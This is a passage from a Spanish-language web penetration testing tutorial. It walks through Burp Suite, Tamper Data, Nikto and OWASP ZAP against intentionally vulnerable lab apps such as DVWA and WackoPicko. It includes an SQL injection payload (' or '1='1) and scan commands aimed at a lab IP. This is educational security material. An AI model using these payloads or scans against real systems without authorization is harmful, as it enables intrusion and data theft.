


Imagen 1.3.9: Paquetes capturados por Burp Suite.

- Usaremos un spider que tiene Burp para seguir todos los enlaces en los que naveguemos. Hacemos clic derecho en nuestro host:




Imagen 1.4.0: Opción de "Spider" hacia el sitio seleccionado.

- Al iniciar, el proxy preguntará si queremos añadir un objeto en específico a la configuración del spider, le diremos que sí, puesto que este trae algunos ya precargados, en nuestro caso, como hay una forma de loggeo en la aplicación de Bodegeit y la "araña" la encontró, nos pedirá las credenciales de este login, le daremos valores a esto cuando Burp pregunte por las credenciales, nuestros valores serán: prueba en el **username** y prueba en el **password**




Imagen 1.4.1: Formulario de loggeo encontrado por la opción "Spider".

- Al hacer Submit el Spider seguirá con su trabajo, seguido de esto, nos pedirá de nuevo que ingresemos el usuario y contraseña para el registro que está en la página, ignoraremos esto presionando el botón de "**Ignore this form**".

- El progreso del Spider podemos verlo en la pestaña de "**Spider**" dentro de Burp, la pausaremos simplemente haciendo clic en el botón de "**Spider is running**" el cual pasará a "**spider is paused**":




Imagen 1.4.2: Estatus del progreso de la función del "Spider".

- Si queremos revisar los resultados obtenidos por el Spider, en la pestaña de **Target**, abrimos "**Site Map"** y dentro estará lo que se haya encontrado e interpretado dependiendo la configuración previa.




Imagen 1.4.3: Paquete enviado y las cookies asociadas al envío de ese paquete.

A diferencia de otros Spiders, este funciona de una forma más cautelosa y diferente, podemos seguir con nuestra navegación y el spider seguirá alojando los resultados en otro lado.

Alteración de paquetes mediante el repetidor de Burp Suite.

Retomando el punto anterior del spider, ya obtenidos los resultados, utilizaremos una función llamada "**Repeater**", esta es verdaderamente útil al hacer testing de las aplicaciones web en busca de vulnerabilidades, asi uno puede ver como la aplicación reacciona a varios "**inputs**" o entradas **mediante el envío de paquetes** hacia esa entrada de datos..

- En la pestaña **Target**, escogemos **Site Map**, buscamos el login form que se detectó y lo mandaremos a l Repeater:




Imagen 1.4.3: Uso del repetidor en el paquete seleccionado

- Hecho esto nos dirigimos a la pestaña del Repeater para ver qué es lo que sucede con él, en el lado de Request está la información que enviamos, y en donde aparecen los valores asignados a las variables de loggeo. Hacemos clic en **Go** para poder ver la reacción del servidor en el lado derecho donde dice **Response**:

Imagen 1.4.4: Enviando petición del paquete hacia el servidor para ver su respuesta de este.




Imagen 1.4.5: Respuesta asociada a la petición de Loggeo.

- Después de haber utilizado el Repeater y realizar el envío de paquetes, vemos cual es la respuesta de la aplicación a esto: **"You supplied an invalid name or password"**, esto afirmándonos que ese es el mansaje en caso del ingreso de credenciales erróneas. Ahora verifiquemos si este campo está del todo bien configurado para autenticar valores.
- Si escogemos la pestaña **Render**, podemos ver la aplicación web como si estuviésemos en el navegador:

Imagen 1.4.6: Vista de la página donde reside el paquete del que se envió petición.

- **Alteraremos el envío de paquetes** hacia la aplicación, en lugar de la palabra prueba coloquemos una comilla simple en el campo del password: **(')** , y hacemos clic en Go para ver el resultado:




Imagen 1.4.7: Identificación de una posible vulnerabilidad sobre Inyección SQL a base de errores

- Esta herramienta nos permite probar manualmente diferentes entradas o "inputs" en distintos escenarios para la misma solicitud o request y analizar la respuesta por parte del servidor que da a cada una de ellas.

Identificando vulnerabilidades

Después de haber utilizado varias herramientas de recopilación de información y haber encontrado posibles puntos débiles dentro de algunas aplicaciones web, lo que se hará a continuación será utilizar herramientas automatizadas

para encontrar vulnerabilidades en las aplicaciones web a las que queremos hacer un Pentesting. Esta parte es de suma importancia, ya que aquí se determinan los numerosos factores que implican los vectores de ataque que nos permitirán realizar algo perjudicial a una aplicación web o a un servidor completo, aquí es donde la información arrojada al principio en la recolección y la información que se obtiene aquí nos permiten aproximarnos más a la explotación de nuestro objetivo

Identificando Inyección SQL a base de errores

Los errores de inyección son el problema más común en cuanto a la seguridad de las aplicaciones web, esto se debe a la mala configuración de las bases de datos implementadas en estas aplicaciones y ya sea por medidas de seguridad inadecuadas.

Este ataque se lleva a cabo cuando el atacante inyecta comandos en las entradas de datos o "**inputs**" o en algún otro parámetro donde se establece comunicación con el servidor que hospeda al sistema gestor de bases de datos, con sus respectivas bases de datos, que son con las que trabaja la aplicación.
En esta prueba verificaremos la existencia de este tipo de inyección en una entrada de datos. Probaremos en una aplicación llamada **Damn Vulnerable Web Application** (DVWA) que está dentro de nuestra Máquina Virtual **OWASP BWA,** en la categoría de **Training Applications:**

Imagen 1.4.8: Acceso a DVWA

- **Nos loggeamos en DVWA,** y en la columna del lado izquierdo, escogemos "**SQL Injection**" en donde nos aparcera un input cualquiera en donde se puede ingresar información, en este caso un número de identificación (**ID**):





Imagen 1.4.9: Repertorio de aplicaciones dentro de DVWA y mostrando a SQL

I j ti

- Ingresaremos un número, en este caso es el **6**, y veremos cómo nos muestra información relevante a ello, se muestran un **Primer nombre y un apellido**, obviamente ficticios:

Imagen 1.5.0: Busca de un usuario con su número.



- Ahora, agregaremos unas simples comillas a un costado para verificar si arroja **errores de validación en las consultas**:




Imagen 1.5.1: Error de validación de datos.

- **No hubo errores**, lo que tenemos aquí es una posible Inyección SQL, se puede intentar con números distintos, ahora ejecutaremos comandos basicos que funcionan como vectores de ataque en el "**input**" o entrada de datos: **' or '1='1** La ejecución de comandos en situaciones como esta es de gran utilidad ya que lejos de arrojarnos un error de validación como el anterior, se pueden mostrar mayores cosas como más usuarios, información diferente o incluso las tablas en esta base de datos. Al ejecutar el comando anterior se muestran todos los nombres que están dentro de la tabla relacionada al ID, aquí ya sabemos con certeza que tenemos un problema de inyecciones SQL, ya que **no está autenticado correctamente el ingreso de datos en ese input:**

Imagen 1.5.2: Información obtenida de la base de datos.

La inyección de SQL toma lugar **cuando la entrada de datos o "input" no tiene validación o la configuración correcta al hacer una consulta en la base de datos**, esto permitiéndonos la **ejecución comandos** referentes a la base datos que se use. Lejos de ver un simple listado de usuarios, este ataque puede ser mucho más peligroso, puede comprometer un servidor por completo y manipularlo al gusto de atacante/s… como se verá más adelante.

Uso de Tamper Data para alterar paquetes

Dentro del repertorio de **herramientas de Mantra**, no encontramos con **Tamper Data** que nos perimite visualizar, entender y manipular partes o parámetros a los que a simple vista no tenemos acceso en la aplicación web.

- En el navegador **Mantra**, abrimos la pestaña Dentro de la pestaña "**Tools**", nos dirigimos al menú desplegable de "**Application Auditing**" y escogemos "**Tamper Data**" :




Imagen 1.5.3: Uso de Tamper Data.

- En el **listado de las aplicaciones** del servidor **OWASP BWA**, se encuentra **Damn Vulnerable Application (DVWA),** abrimos el link de esta, y en **Tamper Data** se muestran los requests o **paquetes enviados al servidor**:




Imagen 1.5.4: Retención de paquetes por Tamper Data.

- Hecho esto, Para ver la reacción de **Tamper Data** al hacer un intento de loggeo dentro de la aplicación de DVWA, hacemos clic en "**Start Tamper",** e ingresaremos credenciales ficticias para hacer esta prueba (**ficticio/punchsecurity**)**:**

Imagen 1.5.6: Botón para comenzar el Tampering

- Nos mostrará una ventana preguntando si queremos seguir haciendo **"Tampering"**, quitaremos la selección de "**Continue Tampering**" y presionamos **"Tamper"**:




Imagen 1.5.7: Intercepción del paquete relacionado con el Login.

- Volviendo a la herramienta, nos muestra la información antes de ser enviada al servidor, asi permitiéndonos modificarla:




Imagen 1.5.8: Detalles del paquete retenido y modificación de este.

- Si nosotros cambiamos los valores de las variables **"username" y "password**" por los que son auténticos y presionamos ok, ingresaremos como cualquier otro usuario. Tamper Data "**captura**" los requests antes de enviarse al servidor, esto con la finalidad de alterar el contenido de alguna variable, y asi identificar posibles fallos o vulnerabilidades.

Escáneres Automatizados

La identificación de vulnerabilidades puede ser un proceso tedioso y tardado o habrá veces que resulte lo contrario, pero es de suma importancia realizarlo, ya que nos permite identificar las amenazas o vulnerabilidades a la/s que nuestro objetivo está expuesto o es susceptible. Ya sea que estas herramientas estén en busca de un malware en específico o en fallos de configuración que hacen que la seguridad se comprometa, esto es ventajoso ya que hay cosas que las soluciones antivirus pueden no detectar, permitiendo asi que los vectores de

ataque sean más fáciles de hallarse para llevar a cabo un ataque o este sea más susceptible a funcionar. En un pentest es muy útil el recurrir herramientas que en un determinado periodo de tiempo nos permitan identificar el mayor número de vulnerabilidades que tenga una aplicación web, es por esto que los escáneres de vulnerabilidades nos ayudan a encontrar alguna o múltiples formas de explotar una vulnerabilidad, asi como son de gran ayuda debido a que realizan la tarea de encontrar todos o la mayoría de los fallos de seguridad existentes en el objetivo a escanear, asi como también existen distintos tipos de escaneos, dependiendo a nuestras necesidades o lo que queramos llevar a cabo. La mayoría de los escáneres categorizan las amenazas en 3 tipos: De bajo, mediano, y alto riesgo.

Encontrando vulnerabilidades con Nikto.

Es una herramienta que ya viene instalada en nuestra distro para Pentesting, funciona mediante línea de comandos y nos permite realizar escaneos los hosts objetivo, entre la información que nos puede proporcionar se encuentra: La configuración del servidor, versiones HTTP, Sistemas gestores de bases de datos configurados dentro, revisa las versiones actuales de los servicios que estén corriendo en este host, prueba con muchos objetos "peligrosos" o perjudiciales para el objetivo, asi identificando las posibles vulnerabilidades o fallos de seguridad con los que este cuente. Utilizaremos Nikto para realizar un escaneo a una aplicación de nuestro servidor vulnerable.

- Abrimos una Terminal de comandos y escribimos: **"nikto -h"** para que nos muestre los múltiples parámetros de configuración:




Imagen 1.5.9: Opciones de configuración y Modo de uso de Nikto.

- A continuación, escribimos el siguiente comando: "nikto **–h 192.168.28.129/WackoPicko/ –o ScanWacko.html"**, donde **"h"** indica la

dirección del **host**, y **"o"** el **archivo de salida (output),** que generaremos, se nombró como "ScanWacko.html", esto es opcional, se le puede proporcionar el nombre que sea. En este caso será guardado como un archivo .HTML para posteriormente revisarlo en nuestro navegador web. Veremos cómo se realiza el escaneo y veremos información relevante acerca del host, o incluso del servidor, esto tomará unos minutos:




Imagen 1.6.0: Información del host recopilada por Nikto.

- Al terminar, se muestra la fecha en que se hizo el escaneo y el tiempo que tomo realizarlo, nuestro **archivo de salida (output)** se guarda por default en "**root**" en donde podremos consultarlo para ver el contenido que el escáner reportó:





Imagen 1.6.1: Resultados obtenidos por Nikto exportados en formato .HTML

- Contenido dentro del reporte generado con extensión **.html**



192.168.28.129 / 192.168.28.129 port 443	
Target IP	192.168.28.129
Target hostname	192.168.28.129
Target Port	443
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)	https://192.168.28.129:443/WackoPicko/
Site Link (IP)	https://192.168.28.129:443/WackoPicko/

URI	/WackoPicko/
HTTP Method	GET
Description	Cookie PHPSESSID created without the secure flag
Test Links	https://192.168.28.129:443/WackoPicko/ https://192.168.28.129:443/WackoPicko/

Imagen 1.6.2: Visualización de reporte en el Navegador Web.




Imagen 1.6.3: Estadísticas del escaneo y tiempo que tomo para llevarse a cabo.

En nuestro reporte podremos ver la información recopilada sobre el host, varios resúmenes acerca de distintas asi como también las **vulnerabilidades encontradas.** Como se menciona antes, también hay múltiples configuraciones para realizar nuestros escaneos, utilizando el comando "**nikto –h**".

Uso de OWASP-ZAP para identificar fallos de seguridad.

Previamente usado, ZAP nos permite realizar varias tareas tiene muchas herramientas, entre ellas un escáner automatizado, el cual nos permite realizar escaneos más a fondo que algunas otras herramientas gracias a su extensa variedad de funcionalidades, asi como la generación de reportes, en este ejercicio utilizaremos el escáner.

- **Configuramos el proxy** de nuestro navegador para que funcione junto con ZAP.
- Abrimos **OWASP – ZAP** desde la terminal de comandos o el menú de aplicaciones
- Dentro de nuestro navegador web entramos a nuestra maquina OWASP ZAP, nos dirigimos a la página de **Cyclone:**

Imagen 1.6.4: Aplicación "Cyclone".

- Como ya navegamos a Cyclone, **ZAP ha monitoreado nuestro tráfico y lo colocó en sus registros**, haremos **clic derecho** en la carpeta de **Cyclone**, después en la parte de "**Attack**" escogemos "**Active Scan**":

- En la nueva ventana que se abrió, hacemos un "**Check**" en donde dice "**Show Advanced options**", para poder **habilitar el uso de las tecnologías** que queremos que el escáner vaya en búsqueda de, vemos que se habilitaron las pestañas de "**Input Vector**" , "**Custom Vectors**", "**Technology**" y "**Policy**" , abriremos la de Technology y dentro seleccionaremos las tecnologías que queremos que se habiliten en la búsqueda de escaneo:




Imagen 1.6.5: Opciones avanzadas y sus pestañas habilitadas.





Imagen 1.6.6: Selección de tecnologías que el escaneo tomará en cuenta.

- Lo que se especificó en la configuración del escaneo fue que en la categoría de bases de datos (DB), se escogió los gestores que el escáner estará en búsqueda de, los lenguajes de programación que tomará en cuenta el escáner, los sistemas operativos a detectar y los Web Services que se tomarán en cuenta, al terminar (puede tomar unos minutos) vemos cómo se van agregando los resultados al árbol de información de ZAP:
-



d	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
91	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/5945541540816...	404	Not Found	20 ms	554 bytes	779 bytes
93	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/3894426...	404	Not Found	16 ms	553 bytes	786 bytes
95	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/twitter/21...	404	Not Found	41 ms	553 bytes	794 bytes
97	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/twitter/bo...	404	Not Found	20 ms	553 bytes	804 bytes
99	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/bankacc...	200	OK	13 ms	676 bytes	0 bytes
100	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/bankacc...	200	OK	10 ms	675 bytes	0 bytes
102	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/bankacc...	200	OK	12 ms	675 bytes	0 bytes
101	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/applicati...	200	OK	48 ms	680 bytes	419.03 KiB
103	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/bankacc...	200	OK	13 ms	675 bytes	0 bytes
104	29/06/16 23:31:22	29/06/16 23:31:22	GET	http://192.168.28.129/cyclone/assets/bankacc...	200	OK	8 ms	675 bytes	0 bytes

Imagen 1.6.7: Resultados del escaneo realizado con OWASP ZAP.

- Una vez terminado el proceso, abrimos las pestaña de "**alerts**" para ver información relevante sobre las posibles vulnerabilidades encontradas en la aplicación web gracias al escaneo que se realizó junto con las tecnologías que habilitamos para la búsqueda:




Imagen 1.6.8: Pestaña "Alerts" donde se mostrarán los respectivos fallos de seguridad.

- Para realizar **la generación y exportación de un reporte** de los resultados obtenidos, en la barra de herramientas superior escogemos "**Report**" y luego en "**Generate HTML Report**", no necesariamente se tiene que generar en formato HTML, hay múltiples extensiones tanto en ZAP como en demás escáneres. Seguido de escoger la extensión del archivo de salida, escogeremos el directorio donde se guardara nuestro output (**Reporte**) y el nombre que se le quiera poner, para posteriormente abrirlo con nuestro navegador web preferencial:





Imagen 1.6.9: Guardando nuestro reporte en formato .HTML

- Abrimos el archivo con nuestro navegador web, en donde vendrá toda la información generada en el reporte del escaneo:

Imagen 1.7.0: Visualización del reporte en nuestro navegador web.



Risk Level	Number of Alerts
High	0
Medium	29
Low	58
Informational	0

Alert Detail

Medium (Medium)	X-Frame-Options Header Not Set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
